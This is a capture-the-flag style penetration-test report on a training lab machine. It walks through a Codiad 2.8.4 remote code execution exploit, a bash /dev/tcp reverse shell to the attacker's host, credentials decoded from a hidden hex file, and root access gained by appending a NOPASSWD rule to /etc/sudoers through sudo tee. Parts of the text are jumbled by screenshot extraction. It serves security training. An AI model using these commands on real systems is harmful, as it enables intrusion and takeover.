
EDB-ID: 49705      CVE: 2018-14009      Author: WANGYIHANG      Type: WEBAPPS      Platform: MULTIPLE      Date: 2021-03-23

EDB Verified: ✓      Exploit: [Download](#) / [Details](#)      Vulnerable App:

```
# Exploit Title: Codiad 2.8.4 - Remote Code Execution (Authenticated)
# Discovery by: WangYihang
# Vendor Homepage: http://codiad.com/
# Software Links : https://github.com/Codiad/Codiad/releases
# Tested Version: Version: 2.8.4
# CVE: CVE-2018-14009

#!/usr/bin/env python
# encoding: utf-8
import requests
import sys
import json
```

After the exploit database I got a python code.



The screenshot shows a web browser window with the URL https://www.exploit-db.com/exploits/49705. The page content is a Python exploit script for Codiad 2.8.4. The script includes comments at the top providing exploit details, such as the title, discovery date, vendor, and tested version. The main part of the script is a function named 'login' which sends a POST request to a specific URL with user credentials. It then checks the response for a 'status': 'success' indicator. A 'get\_writeable\_path' function is also defined. The browser interface includes a sidebar with various icons and a 'Copy' button in the top right corner.

```
# Exploit Title: Codiad 2.8.4 - Remote Code Execution (Authenticated)
# Discovery by: WangYihang
# Vendor Homepage: http://codiad.com/
# Software Links : https://github.com/Codiad/Codiad/releases
# Tested Version: Version: 2.8.4
# CVE: CVE-2018-14009


#!/usr/bin/env python
# encoding: utf-8
import requests
import sys
import json
import base64
session = requests.Session()
def login(domain, username, password):
    global session
    url = domain + "/components/user/controller.php?action=authenticate"
    data = {
        "username": username,
        "password": password,
        "theme": "default",
        "language": "en"
    }
    response = session.post(url, data=data, verify=False)
    content = response.text
    print("[+] Login Content : %s" % (content))
    if 'status":"success"' in content:
        return True
def get_writeable_path(domain):
```

I saved this python code into my system and named as **codiad.py**

## REVERSE CONNECTION

We required a reverse connection to get into the r3dte4m machine. So we executed python3 codiad.py.

**Command : Python3 codiad.py http://admin:5H4ym4@l0x0s36.r3dte4m/ adminrella 192.168.1.12 123 linux**



The terminal session shows the execution of the 'codiad.py' exploit script. The user runs 'python3 codiad.py http://admin:5H4ym4@l0x0s36.r3dte4m/ adminrella 192.168.1.12 123 linux'. The script performs a POST request to the specified URL. It then displays instructions for the user to execute a bash command on their VPS (echo 'bash -c "bash -i >/dev/tcp/192.168.1.12/124 0>&1 2>&1"' | nc -lnvp 123) and confirms they have done so. Finally, it attempts to establish a reverse connection via netcat (nc -lnvp 123). The terminal shows an error message indicating a connection failure due to a name or service not known.

```
File "/home/kali/Downloads/codiad.py", line 25, in login
  (root㉿kali)-[~/Documents]data, verify=False)
# python3 codiad.py http://admin:5H4ym4@l0x0s36.r3dte4m/ adminrella 192.168.1.12 123
linux
return self.request('POST', url, data=data, json=json, **kwargs)
File "/usr/lib/python3/dist-packages/requests/sessions.py", line 529, in request
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/192.168.1.12/124 0>&1 2>&1"' | nc -lnvp 123
nc -lnvp 124
[+] Please confirm that you have done the two command above [y/n]
[Y/n] 
/usr/lib/python3/dist-packages/requests/adapters.py", line 519, in send
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='http', port=80): Max retries exceeded with url: //admin:5H4ym4@l0x0s36.r3dte4m//components/user/controller.php?action=authenticate (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x7f89291e1b70>: Failed to establish a new connection: [Errno -2] Name or service not known'))
```

By executing the above command, I got two listening port commands,

```

root@kali:~/Documents
# python3 codiad.py http://admin:5H4ym4@l0x0s36.r3dte4m/ admin relia 192.168.1.12 123
linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/192.168.1.12/124 0>&1 2>&1"' | nc -lnvp 123
nc -lvp 123
[+] Please confirm that you have done the two command above [y/n]
[y/n] y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"admin"}}, Max retr
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"L0x0S36","path":"\var\www\L0x0
S36"}}
[+] Writeable Path : /var/www/L0x0S36
[+] Sending payload...
[+] codiad.py http://admin:5H4ym4@l0x0s36.r3dte4m/ admin relia 192.168.1.12 4567
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/192.168.1.12/4567 0>&1 2>&1"' | nc -lvp 4567
nc -lvp 4567
[+] Please confirm that you have done the two command above [y/n]
[y/n] y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"admin"}}
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"L0x0S36","path":"\var\www\L0x0
S36"}}
[+] Writeable Path : /var/www/L0x0S36

```

```

root@kali:~/Documents
# echo 'bash -c "bash -i >/dev/tcp/192.168.1.12/124 0>&1 2>&1"' | nc -lnvp 123
listening on [any] 123 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.8] 51088
[+] nc -lvp 124 ...
listening on [any] 124 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.8] 50700
bash: cannot set terminal process group (448): Inappropriate ioctl for device
bash: no job control in this shell
www-data@r3dte4m:/var/www/L0x0S36/components/filemanager$ 

```

**echo 'bash -c "bash -i >/dev/tcp/192.168.1.12/124 0>&1 2>&1"' | nc - lvp 123 and nc -lvp 124** so I copied both commands and pasted them in individually on the individual terminal and left them for listening. After that, it asks for a yes-or-no question in the terminal. By giving yes, the connection is successful.

*Ip address is my local host ip : 192.168.1.12*

*Port : 123*

## SPAWNING A TTY SHELL

```

(kali㉿kali)-[~]
$ nc -lvp 124
listening on [any] 124 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.8] 37800
bash: cannot set terminal process group (448): Inappropriate ioctl for device
bash: no job control in this shell
www-data@r3dte4m:/var/www/L0x0S36/components/filemanager$ cd ../../..
cd ../..
www-data@r3dte4m:/var/www$ cd ../..
cd ..
www-data@r3dte4m:$ cd /home
cd /home
www-data@r3dte4m:/home$ ls
ls
litty
www-data@r3dte4m:/home$ cd litty
cd litty
www-data@r3dte4m:/home/litty$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
www-data@r3dte4m:/home/litty$ cd Downloads
cd Downloads
www-data@r3dte4m:/home/litty/Downloads$ ls
ls
CantoI.docx
CantoII.docx
CantoIII.docx
CantoIV.docx
CantoIX.docx
CantoV.docx
CantoVI.docx
CantoVII.docx
CantoVIII.docx
CantoX.docx
CantoXI.docx
CantoXII.docx
CantoXIII.docx
CantoXIV.docx
CantoXIX.docx
CantoXV.docx
CantoXVI.docx
CantoXVII.docx
CantoXVIII.docx
CantoXX.docx
www-data@r3dte4m:/home/litty/Downloads$ | 

```

## Command: ls -la

```
www-data@r3dte4m:/home/litty/Downloads$ ls -la
ls -la
total 8468
drwxr-xr-x  2 litty litty  4096 Oct  5  2021 .
drwxr-xr-x 10 litty litty  4096 Oct  5  2021 ..
-rw-r--r--  1 litty litty   997 Oct  5  2021 .download.dat
-rwxr-xr-x  1 litty litty 138728 Oct  5  2021 CantoI.docx
-rwxr-xr-x  1 litty litty 146880 Oct  5  2021 CantoII.docx
-rwxr-xr-x  1 litty litty  97152 Oct  5  2021 CantoIII.docx
-rwxr-xr-x  1 litty litty  68416 Oct  5  2021 CantoIV.docx
-rwxr-xr-x  1 litty litty 138856 Oct  5  2021 CantoIX.docx
-rwxr-xr-x  1 litty litty  43808 Oct  5  2021 CantoV.docx
-rwxr-xr-x  1 litty litty 138856 Oct  5  2021 CantoVI.docx
-rwxr-xr-x  1 litty litty 146880 Oct  5  2021 CantoVII.docx
-rwxr-xr-x  1 litty litty 3689352 Oct  5  2021 CantoVIII.docx
-rwxr-xr-x  1 litty litty  68416 Oct  5  2021 CantoX.docx
-rwxr-xr-x  1 litty litty 121464 Oct  5  2021 CantoXI.docx
-rwxr-xr-x  1 litty litty 157192 Oct  5  2021 CantoXII.docx
-rwxr-xr-x  1 litty litty 213136 Oct  5  2021 CantoXIII.docx
-rwxr-xr-x  1 litty litty 146880 Oct  5  2021 CantoXIV.docx
-rwxr-xr-x  1 litty litty 146880 Oct  5  2021 CantoXIX.docx
-rwxr-xr-x  1 litty litty  97152 Oct  5  2021 CantoXX.docx
-rwxr-xr-x  1 litty litty 138728 Oct  5  2021 CantoXVI.docx
-rwxr-xr-x  1 litty litty 121464 Oct  5  2021 CantoXVII.docx
-rwxr-xr-x  1 litty litty 2746104 Oct  5  2021 CantoXVIII.docx
-rwxr-xr-x  1 litty litty  68416 Oct  5  2021 CantoXX.docx
www-data@r3dte4m:/home/litty/Downloads$ ls
```

By checking through files and directories, I found a file with **.dat extension**

## Command: cat .download.dat

```
cat .download.dat
AB4F722073652019207475207175656C2056697267696C696F2065207175656C6C6120666F6E74650D0A63686520737061E6469206469207061726C61722073EC206C6172676F206669756D653FB2CD00A72697370756F732019696F206C756920636F6E20766572676F6E7F3612066726F6E74652E000A0D0AAB4F206465206C6920616C74726920706F657469206F6E6F72652065206C756D652C0D0A7661676C69616D692020196C206C756E676F2073747564696F20652020196C206772616E64520616D6F726500A636865206D2019686120666174746F20636572636172206C6F2074756F20766F6C756D652E0D0A0D0A54752073652019206C6F206D696F20652020196C206175746F72652C0D0A7475207365201920736F6C6F20636F6C7569206461206375201920696F206D6920766F6C73693B0D0A61697574616D69206461206C65692C2066616D6F736F2073616767696F2C0D0A63682019656C6C61206D69206661207472656D6172206C652076656E652065206920706F6C7369BB2E0D0A0D0A6C697474793A4C313754794031323323
```

When I cat the .dat file I got a hexadecimal code

Using an online hexadecimal to ASCII convertor the hex code can be converted into ASCII form.

The screenshot shows a web-based hex-to-ASCII converter. The input field contains a large block of hexadecimal data. Below it, the character encoding is set to ASCII. The output field displays the converted ASCII text, which includes a poem in Italian and the command "litty:L17Ty@123#". There are also "Copy" and "Save" buttons. To the right of the converter, there is an advertisement for Adobe Creative Cloud with a 40% discount offer and a "Buy now" button. Below the ad, there is a section titled "NUMBER CONVERSION" with links to various conversion tools.

By converting hex code to ASCII I have got a username and password

Username: litty

Password: L17Ty@123#


## PRIVILEGE ESCALATION

### SSH LOGIN

now I have the login information.

Using this I tried to login in ssh

**Command: ssh litty@192.168.1.8**



```
(kali㉿kali)-[~] $ ssh litty@192.168.1.8
The authenticity of host '192.168.1.8 (192.168.1.8)' can't be established.
ED25519 key fingerprint is SHA256:6G6ekHIDCC2b1vcJkyf1EFkDe6oT6YDmwyhvpcoZ8eM.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.8' (ED25519) to the list of known hosts.
litty@192.168.1.8's password:
Linux r3dte4m 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*-/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct  7 02:59:05 2021 from 192.168.7.117
$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
$ cd root
-sh: 2: cd: can't cd to root
$ cd /root
-sh: 3: cd: can't cd to /root
$ cd
$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
$ sudo su
[sudo] password for litty: [REDACTED]
```

To get a shell I used **python -c 'import pty; pty.spawn("/bin/bash")'**



```
$ python -c 'import pty; pty.spawn("/bin/bash")'
litty@r3dte4m:~$ [REDACTED]
```

### ROOT ACCESS

I used some privilege escalation methods to gain root access by using the

**command : sudo -l**

```

litty@r3dte4m:/$ sudo -l
Matching Defaults entries for kitty on r3dte4m:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User kitty may run the following commands on r3dte4m:
  (root) NOPASSWD: /usr/bin/tee
litty@r3dte4m:/$ █

```

RELATED TAGS

linux error chmod

Copyright ©2022 Educative, Inc. All rights reserved.

Heart Bookmarks Share Print

The screenshot shows a web browser window with the URL <https://gtfobins.github.io/#/tee>. The page title is "GTFOBins". It features a large red "#" icon. Below the title, there is a brief description of what GTFOBins is and how it can be used. A list of functions is provided, including Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. A search bar contains the text "tee". At the bottom, there are two tables: one for "Binary" (with "tee" listed) and one for "Functions" (with "File write", "SUID", and "Sudo" listed).

Then I find the exploit of the tee using the online web search GTFOBins

**LFILE=file\_to\_write**  
**echo DATA | sudo tee -a "\$LFILE"**

Finally I set the data to execute

**LFILE=/etc/passwd**

```
echo 'litty ALL=(ALL) NOPASSWD:ALL' | sudo tee -a /etc/sudoers
```

```
litty@r3dte4m:~# ls
bin    home     lib32    media   root    sys    vmlinuz
boot  initrd.img lib64    mnt    run    tmp    vmlinuz.old
dev   initrd.img.old libx32   opt    sbin   usr
etc   lib      lost+found proc    srv    var
litty@r3dte4m:~# cd root
bash: cd: root: Permission denied
litty@r3dte4m:~# sudo -l
Matching Defaults entries for litty on r3dte4m:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User litty may run the following commands on r3dte4m:
    (root) NOPASSWD: /usr/bin/tee
litty@r3dte4m:~$ LFILE=/etc/passwd
litty@r3dte4m:~$ echo 'litty ALL=(ALL) NOPASSWD:ALL' | sudo tee -a /etc/sudoers
litty ALL=(ALL) NOPASSWD:ALL
litty@r3dte4m:~$ sudo su
root@r3dte4m:~# ls
bin    home     lib32    media   root    sys    vmlinuz
boot  initrd.img lib64    mnt    run    tmp    vmlinuz.old
dev   initrd.img.old libx32   opt    sbin   usr
etc   lib      lost+found proc    srv    var
root@r3dte4m:~# cd root
root@r3dte4m:~# ls
proof.txt
root@r3dte4m:~#
```

After that I used sudo su to get root Access

After this I got a file from root directory called proof.txt and I " cat " it.

**NOW THE SYSTEM IS FULLY COMPROMISED.**

## CONCLUSION

The machine named r3dte4m it is provided by the Red Team Hacker academy as a final project for the course completion of Certified Penetration Tester. The project report shows that the machines that are easily compromised by some simple pentesting tools, and also I give all the information related to vulnerabilities and exploitations. Accessing the root permission, take the root flag and the machine is fully compromised are the main target given to us.

Found some open ports and their information using network scanning methods and then login in to the ftp port that are not proper configured. By using wireshark inspect the data packages that are taken form the ftp. After inspecting the packages hostname, usernames and password are been found, some another username and password can be found by using cewl.

Codiad is an open source web-based IDE framework is vulnerable to the Remote Code Execution, for using this vulnerability login to the codiad using the login credentials and exploits the vulnerability. By taking reverse shell we get an access to the machine, cracking some hexadecimal code found and get the ssh login credentials.

Login ssh and use some privilege escalation techniques that lead to gaining the root access and finally the root flag and machine compromised.

